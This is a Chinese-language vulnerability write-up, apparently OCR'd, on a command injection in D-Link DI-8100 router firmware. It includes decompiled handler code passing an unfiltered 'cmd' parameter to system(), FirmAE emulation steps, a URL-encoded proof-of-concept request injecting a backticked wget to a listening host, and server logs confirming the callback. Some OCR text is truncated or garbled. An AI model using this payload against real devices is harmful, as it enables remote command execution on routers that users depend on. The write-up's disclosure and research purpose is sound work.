
D-Link 8100存在命令注入

固件地址


`http://www.dlink.com.cn/techsupport/ProductInfo.aspx?m=DI-8100`



```
int __fastcall msp_info_htm(int a1)
{
  int parm; // $s0
  const char *v3; // $s2
  const char *v5; // $a0
  int v6; // $s2
  int v7; // $v0
  int v8; // $s1
  int v9; // $s0
  int v10; // $v0
  const char *v11; // $v0
  int v12; // [sp+18h] [-618h] BYREF
  int v13; // [sp+1Ch] [-614h]
  int v14; // [sp+20h] [-610h]
  int v15; // [sp+24h] [-60Ch]
  int v16; // [sp+28h] [-608h]
  int v17; // [sp+2Ch] [-604h]
  int v18; // [sp+30h] [-600h]
  __int16 v19; // [sp+34h] [-5FCh]
  char v20; // [sp+36h] [-5FAh]
  char v21[56]; // [sp+98h] [-598h] BYREF
  int v22; // [sp+D0h] [-560h]
  char v23[1024]; // [sp+130h] [-500h] BYREF
  char v24[256]; // [sp+530h] [-100h] BYREF

  parm = httpd_get_parm(a1, "flag");
  v3 = (const char *)httpd_get_parm(a1, "iface");
  if ( !parm )
    goto LABEL_17;
  if ( !strcmp(parm, "mem") )
  {
    v5 = (const char *)&unk_585704;
    goto LABEL_12;
  }
  if ( !strcmp(parm, "slab") )
  {
    v5 = "cat /proc/slabinfo > /tmp/msp.info";
    goto LABEL_12;
  }
  if ( !strcmp(parm, "ps") )
  {
    v5 = "ps > /tmp/msp.info";
    goto LABEL_12;
  }
  if ( !strcmp(parm, "cmd") )
```

参数传入后并没有过滤进入system函数



```
    }
    goto LABEL_13;
  }
  if ( strcmp(parm, "qos") )
  {
LABEL_17:
    LOWORD(v15) = 0x67;
    v13 = 0xD3BBC33A;
    v14 = 0x616C66D0;
    v12 = 0xF3CEEDB4;
    return httpd_cgi_ret(a1, &v12, 0xD, 4);
  }
  if ( v3 )
    sprintf(v24, "wys qos skb %s > /tmp/msp.info", v3);
  else
    strcpy(v24, "wys qos devinfo > /tmp/msp.info");
  system(v24);
  if ( stat("/tmp/msp.info", v21) == 0xFFFFFFFF )
    goto LABEL_10;
LABEL_13:
  v6 = v22 + 0xA000;
  v8 = mem_malloc(v22 + 0xA);
  v7 = mem_malloc(v6);
  v9 = v7;
  if ( v8 )
  {
    if ( v7 )
    {
      f_read("/tmp/msp.info", v8, v22);
      v10 = char_replace(v8, v9, v6);
      httpd_send_mime_file(a1, "application/binary-file", v9, v10);
      mem_free(v8);
      remove("/tmp/msp.info");
      return 0;
    }
    mem_free(v8);
  }
  v12 = 0xB3CDB5CF;
  v13 = 0xEDB4F6B3;
  v15 = 0xD6B7A8B7;
  v14 = 0xDECE203A;
  v16 = 0xDAC4E4C5;
  v17 = 0x21E6B4;
  return httpd_cgi_ret(a1, &v12, 0x17, 4);
}
```

导致命令注入


直接使用FirmAE仿真后搭建环境搭建一个python服务，使用poc

使用ubuntu18用该命令仿真

```
sudo ./run.sh -d dlink 固件包地址
```

登录进后台使用poc

```
http://192.168.0.1/msp_info.htm?flag=cmd&cmd=%31%31%60%77%67%65%74%20%68%74%74%70%3a%2f%2f%31%39%32%2e%31%36%38%2e%30%2e%32%3a%39%30%30%30%2f%31%31%32%32%60
```



```
lter@jar:~/桌面$ sudo su
sudo] alter 的密码:
oot@jar:/home/alter/桌面# ls
oot@jar:/home/alter/桌面# python3 -m http.server 9000
erving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
92.168.0.1 - - [09/Jul/2024 14:13:42] code 404, message Fil
92.168.0.1 - - [09/Jul/2024 14:13:42] "GET /1111 HTTP/1.1"
92.168.0.1 - - [09/Jul/2024 14:14:25] code 404, message Fil
92.168.0.1 - - [09/Jul/2024 14:14:25] "GET /1122 HTTP/1.1"
```

```
%67%65%74%20%68%74%74%70%3a%2f%2f%31%39%32%2e%31%36%38%2e%30%2e%32%3a%39%
http://192.168.0.1/msp_info.htm?flag=cmd&cmd=11`wget http%3a%2f%2f192.168.0.2%3a9000%2f — 访问
```

错误:没有flag